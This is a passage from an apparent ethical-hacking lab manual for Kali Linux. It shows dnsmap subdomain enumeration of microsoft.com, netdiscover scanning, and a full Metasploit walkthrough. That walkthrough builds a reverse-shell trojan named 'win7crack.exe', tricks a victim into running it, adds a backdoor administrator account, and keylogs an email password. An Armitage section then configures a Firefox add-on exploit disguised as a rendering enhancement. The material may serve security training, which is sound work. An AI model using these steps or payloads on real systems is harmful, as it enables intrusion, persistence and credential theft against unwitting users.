Admin City: Redmond
Admin State/Province: WA
Admin Postal Code: 98052
Admin Country: US
```

## Tool : dnsmap

**Dnsmap** is a passive network mapper and normally known as subdomain brute forcer. It used by pen testers during the information gathering/enumeration phase of infrastructure security assessments. The tool enables to discover all sub domains associated to a given domain.

- Boot the computer with Kali Linux installed.
- Start the **dnsmap** application with domain name by below command :  
**dnsmap microsoft.com**



```
root@kali:~# dnsmap microsoft.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for microsoft.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests


accounts.microsoft.com
IP address #1: 104.120.167.105

admin.microsoft.com
IPv6 address #1: 2620:1ec:a92::156

admin.microsoft.com
IP address #1: 13.107.6.156

ai.microsoft.com
IP address #1: 104.215.95.187
IP address #2: 52.164.206.56
```

- It will display sub domain and IP address for provided domain name



The screenshot shows a terminal window with the following output:

```
root@kali: ~
catalog.microsoft.com
IP address #1: 134.170.185.174

connect.microsoft.com
IP address #1: 104.40.211.35
IP address #2: 104.43.195.251
IP address #3: 23.100.122.175
IP address #4: 23.96.52.53
IP address #5: 191.239.213.197

customers.microsoft.com
IP address #1: 65.52.168.70

da.microsoft.com
IP address #1: 52.169.8.222


data.microsoft.com
IP address #1: 40.112.143.140

demo.microsoft.com
IP address #1: 52.164.206.56
IP address #2: 104.215.95.187
```

## Tool : netdiscover


**Netdiscover** is an active/passive address reconnaissance tool. It can be also used on hub/switched & wireless networks to detected live IP address and operating systems.

- Boot the computer with Kali Linux installed.
- Start the **netdiscover** application with network to be scanned by below command :  
**netdiscover -i eth0 -r 192.168.227.0/24**



```
root@kali:~# netdiscover -i eth0 -r 192.168.227.0/24
```


- It will display online device / computer's IP address with operating system details on the scanned network.



```
root@kali:~# netdiscover -i eth0 -r 192.168.227.0/24
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP          At MAC Address      Count      Len  MAC Vendor / Hostname
-----+-----+-----+-----+-----+-----+
192.168.227.1  00:1d:71:41:b4:47    1      60  Cisco Systems, Inc
192.168.227.61 00:07:e9:00:02:68    1      60  Intel Corporation
192.168.227.64 00:e0:4c:5d:0e:16    1      60  REALTEK SEMICONDUCTOR CORP.
192.168.227.225 00:e1:03:00:06:a6   1      60  Unknown vendor
```



## METASPLOIT FRAMEWORK



### Pre-requisite:

- Computer installed with OS
- A computer with Kali Linux installed.

### Metasploit Tools

- Meterpreter
- Armitage
- TheFatRat

## Tool : Meterpreter

**Metasploit Framework** is a tool for developing and executing exploit code against a remote target machine. **Meterpreter** enables users to control the screen of a device using VNC and to browse, upload and download files.

- Boot the computer with Kali Linux installed.
- Check the IP address details using “**ifconfig**” command

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:20:7b:f0
          inet addr:192.168.0.220 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe20:7bf0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1000 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:333699 (325.8 KiB) TX bytes:1883162 (1.7 MiB)
```

- Create a windows installer package with reverse tcp payload connecting back to Kali Linux computer by giving below command.

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.220 LPORT=8080 x > win7crack.exe
```

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.220 LPORT=8080 x > win7crack.exe
```

- Start postgres sql database service by giving below command.  
**service postgresql start**

```
root@kali:~#
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
```

- Start metasploit service by giving below command.  
**service metasploit start**

```
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

- Start metasploit console using **msfconsole** command.

```
root@kali:~# msfconsole
[...]
METASPLOIT by Rapid7
[...]
RECON
[...]
PAYLOAD
[...]
EXPLOIT
[...]
LOOT
[...]
The quieter you become, the more you are able to hear
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit
[...]
=[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1355 exploits - 830 auxiliary - 231 post      ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops       ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
[...]
```

- Initiate the metasploit framework to handle requests coming from victim computers.
- Use the multi handler exploit by giving below command.

**use exploit/multi/handler**

```
root@kali:~#
File Edit View Search Terminal Help
msf > use exploit/multi/handler
```

- Set the payload by giving below command.

**set payload windows/meterpreter/reverse\_tcp**

```
root@kali:~#
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

- Set listening host IP address as Kali Linux computer IP by giving below command.  
**set LHOST XXX.XXX.XXX.XXX**

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.220
LHOST => 192.168.0.220
msf exploit(handler) >
```

- Set listening port as 8080 as defined in the application created earlier giving below command.  
**set LPORT 8080**

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.220
LHOST => 192.168.0.220
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) >
```

- Launch the exploit to accept requests coming from victim host by giving below command.  
**exploit**


```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.220
LHOST => 192.168.0.220
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.220:8080
[*] Starting the payload handler...
```

- On victim computer, access the hacker's website and download the application



- Run the downloaded application.



- After the application is run on the victim computer, a session get established in metasploit console.

The screenshot shows a terminal window with the following Metasploit session output:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.220
LHOST => 192.168.0.220
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.220:8080
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.0.160
[*] Meterpreter session 1 opened (192.168.0.220:8080 -> 192.168.0.160:49320) at 2015-05-26 11:24:45 +053
0
meterpreter >
```

- Use a command **sysinfo** to get information about operating system version.

```
meterpreter > sysinfo
Computer       : WIN-FUQNONKGUJR
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture   : x86
System Language: en_US
Meterpreter    : x86/win32
meterpreter >
```

- Use a command **shell** to get access to command prompt of the victim host.

```
meterpreter > shell
Process 3076 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ehce\Downloads>
```

- Use a command **net user** to check the user accounts of the victim host

```
C:\Users\ehce\Downloads>net user
net user

User accounts for \\WIN-FUQNONKGUJR

-----
Administrator          ehce
obama                  Guest
The command completed successfully.

C:\Users\ehce\Downloads>
```

- Use a command **net user hacker hacker /add** to create a user account **hacker** with password **hacker** in the victim computer.

```
C:\Users\ehce\Downloads>net user hacker hacker /add
net user hacker hacker /add
The command completed successfully.


C:\Users\ehce\Downloads>
```

- Use a command **net localgroup administrators hacker /add** to add user **hacker** to **administrators** user group.


```
C:\Users\ehce\Downloads>net localgroup administrators hacker /add  
net localgroup administrators hacker /add  
The command completed successfully.
```

```
C:\Users\ehce\Downloads>
```

- On the victim computer, check the user accounts



- Also check the properties of user account **hacker**



- Using a command **keyscan\_start** in the metasploit meterpreter session enables key logging on the victim computer.

```
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

- Using a command **keyscan\_dump**, we can check all the keystrokes typed by the victim.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Ctrl> <LCtrl> vn <Esc> <Esc> gmail <Ctrl> <LCtrl> <Return> thomas77@gmail.com <Return> myP@ssw0rd <Return>
meterpreter >
```

## Tool : Armitage

**Metasploit Framework** is a tool for developing and executing exploit code against a remote target machine. **Meterpreter** enables users to control the screen of a device using VNC and to browse, upload and download files.

- Boot the computer with Kali Linux installed.
- Check the IP address details using **ifconfig** command

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:20:7b:f0
          inet addr:192.168.0.220 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe20:7bf0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:4344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1000 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:333699 (325.8 KiB) TX bytes:1883162 (1.7 MiB)
```

- Create a windows installer package with reverse tcp payload connecting back to Kali Linux computer by giving below command.

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.220 LPORT=8080 x > win7crack.exe
```

```
root@kali:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.220 LPORT=8080 x > win7crack.exe
```

- Start postgres sql database service by giving below command.  
**service postgresql start**

```
root@kali:~#
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~#
```


- Start metasploit service by giving below command.  
**service metasploit start**

```
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```


- Start Armitage by using command **Armitage** in terminal.




- Connect to metasploit framework.




- Metasploit framework will be initiated and Armitage connects to metasploit database.



- Armitage interface after connecting to metasploit database.



- In Armitage select the from **exploit/multi/browser/firefox\_xpi\_bootstrapped\_addon**




- Double click on “**firefox\_xpi\_bootstrapped\_addon**” to edit exploit properties.

Option	Value
ADDONNAME	HTML5 Rendering Enhancements
AutoUninstall	1
DisablePayloadHandler	false
ExitOnSession	false
LHOST	192.168.0.220
LPORT	25882
PAYOUTLOAD +	generic/shell_reverse_tcp
SRVHOST	0.0.0.0
SRVPORT	8080
SSL	0
SSLCert	
SSLVersion	SSL3
URI PATH	

- Change the exploit properties as below and hit **Launch**

